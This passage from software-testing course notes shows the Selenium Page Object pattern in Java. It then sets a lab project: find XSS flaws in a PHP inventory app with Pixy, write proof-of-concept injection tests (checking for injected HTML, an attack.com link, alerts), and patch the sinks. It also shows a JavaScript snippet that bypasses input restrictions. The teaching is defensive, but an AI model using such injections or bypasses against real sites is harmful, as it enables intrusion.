- Test scripts are simpler: implementation details are in the POs and it is easier to read (app specific API);
- Reuse: the same method is called by several Test scripts (e.g., login())
- Maintenance effort reduction: a change in a Web page can affect only one PO, not a bunch of Test scripts.

Example

Before making the actual test, some classes (in a new PageObject package) have to be defined:

- PageObject (initializes the Web Elements)

```
public class PageObject {
    protected WebDriver driver;

    public PageObject(WebDriver driver) {
        this.driver = driver;
        PageFactory.initElements(driver, this);
    }
}
```

- IndexPage (homepage)

```
public class IndexPage extends PageObject {

    //locators
    @FindBy(xpath = "html/body/nav/div/div[2]/ul/li[3]/a")
    WebElement findOwnerButton;

    //methods
    public IndexPage(WebDriver driver) {
        super(driver);
    }

    public FindOwnerPage goToFindOwnerPage() {
        this.findOwnerButton.click();
        return new FindOwnerPage(driver);
    }
}
```

- FindOwnerPage (the page after a search was made)

```
public class FindOwnerPage extends PageObject{

    //locators
    @FindBy(how = How.ID, using = "lastName")
    WebElement searchOwnerTextBox;

    @FindBy(xpath = "//button[@class='btn btn-default']")
    WebElement submitButton;

    //methods
    public FindOwnerPage(WebDriver driver) {
        super(driver);
    }

    public OwnerInfoPage searchOwner(String ownerName) {
        this.searchOwnerTextBox.sendKeys(ownerName);
        this.submitButton.click();
        return new OwnerInfoPage(driver);
    }
}
```

- OwnerInfoPage (the page with the owner informations)

```
public class OwnerInfoPage  extends PageObject{

    //locators
    @FindBy(xpath = "/html[1]/body[1]/div[1]/div[1]/"
                +"table[1]/tbody[1]/tr[1]/td[1]/b[1]")
    WebElement ownerName;

    public OwnerInfoPage(WebDriver driver) {
        super(driver);
    }

    //methods
    public String getOwnerLastName() {
        return this.ownerName.getText().split(" ")[1].trim();
    }

    public String getOwnerName() {
        return this.ownerName.getText();
    }
}
```

Finally, the *TestFindExistingOwnerPO* JUnit Test on the petshop website:

```
IndexPage indexPage = new IndexPage(driver);
FindOwnerPage findOwnerPage = indexPage.goToFindOwnerPage();
OwnerInfoPage ownerInfoPage = findOwnerPage.
        searchOwner("Black");

String actualSurname = ownerInfoPage.getOwnerLastName();
String expectedSurname = "Black";

assertEquals(expectedSurname, actualSurname);
```

17 Laboratory 11-12

Some selenium exercises in the *Expresscart* test case, with both patterns.

18 Laboratory 13

More infos on the project.

Project tasks

A software company is developing a new website *Inventory-Management-System*. This software has to be sold to different companies to manage their inventory. The software companies wants to ensure their software has not XSS flaws and decided to hire you as a Security expert. They expect a report which describes the procedure you have followed, the test cases you run to verify the presence of the vulnerabilities and the patched source code. The objective is to:

1. Detect XSS vulnerabilities using Pixy (its generated images).
2. Classify TP and FP:
   - For TP: manually elaborate the proof-of-concept injections, then write an automated test case (using selenium) to assert the presence of the vulnerabilities. The tests have to pass (green) if you were able to exploit the XSS vulnerability.
   - For FP: explain why they are FP
3. Fix the vulnerabilities on the source code.
4. Using the automated test case you wrote, assert that your fixes are effective in patching the XSS flaws: the test have to fail (red).

Note. Use the pixy's name as class name: if the name generated by pixi is

`xss_dashboard.php_10_min`

the class should be called:

`XssDashboardPhp10Min`

Attack vector

To assert that the XSS attack has been performed, assert:

- the presence of injected HTML
- that there are any link with attack.com in href attribute?
- that there are any h1 node with this text "attack"?
- the presence of javascript
- the presence of some alert message

Fixes

- Use *htmlspecialchars* or *htmlentities*. For example:

```
<?php
$str = "A 'quote' is <b>bold</b>";

// Outputs: A 'quote' is &lt;b&gt;bold&lt;/b&gt;
echo htmlentities($str);
```

```
// Outputs: A &#039;quote&#039; is &lt;b&gt;bold&lt;/b&gt;
echo htmlentities($str, ENT_QUOTES);
?>
```

- Use *intval*, *floatval*, *boolval*:

```
<?php
echo intval(42); // 42
echo intval(4.2); // 4
echo intval('42'); // 42
echo intval('+42'); // 42
?>
```

To do so, go back to the source code inside

`/opt/lampp/htdocs/inventory-management-system`

and fix the vulnerability on the target file.

Note. You are supposed to fix the vulnerability from the sink statement only and not sanitizing the input before being stored inside the database. In this way, you will keep the same business logic.

Corner cases

Some corner case with Selenium:

1. Pop-up dialogs
2. Upload of files
3. Dealing with Inputs
4. Bypass input restriction

Pop-up dialogs

1. Click to open the dialog
2. Thread.sleep(X)
3. Locate the elements (eg. findElement)

X is the time (in milliseconds) you want to wait for your dialog to be opened.

Upload of files

For example, to create a new product, first make sure the form is visible, then don't click on the browse button, it will trigger an OS level dialogue box and effectively stop your test dead. Instead you can use:

```
driver.findElement(By.id("myUploadElement"))
    .sendKeys("<absolutePathToMyFile>");
```

myUploadElement is the id of that element (button in this case) and in sendKeys you have to specify the absolute path of the content you want to upload (Image,video etc). Selenium will do the rest for you. Keep in mind that the upload will work only If the element you send a file should be in the form <**input type="file"**>. Do not use an absolute path like `/john/images/mypicture.png`; put the file inside `src/main/resources`. Then read the file from the resource directory and evaluate its absolute path realtime:

```
URL res = getClass().getClassLoader().getResource("abc.txt");
File file = Paths.get(res.toURI()).toFile();
String absolutePath = file.getAbsolutePath(); // Use this
```

Dealing with inputs (dropdown menu)

To select one option:

```
Select elm = new Select(driver.findElement(
        By.id("productStatus")));
elm.selectByVisibleText("Available");
```

Bypass input restrictions

```
webdriver.executeScript("document.
        getElementById('productStatus').setAttribute(
        'value', 'new value for element')");
```

or

```
WebElement inputField = driver.findElement(By.
        Id('productStatus'));
String newValue = "New Value";
driver.executeScript("arguments[0].setAttribute('value',
        arguments[1])", inputField, newValue);
```

`executeScript` is a powerful tool: it enables to edit manually elements and send XHR requests.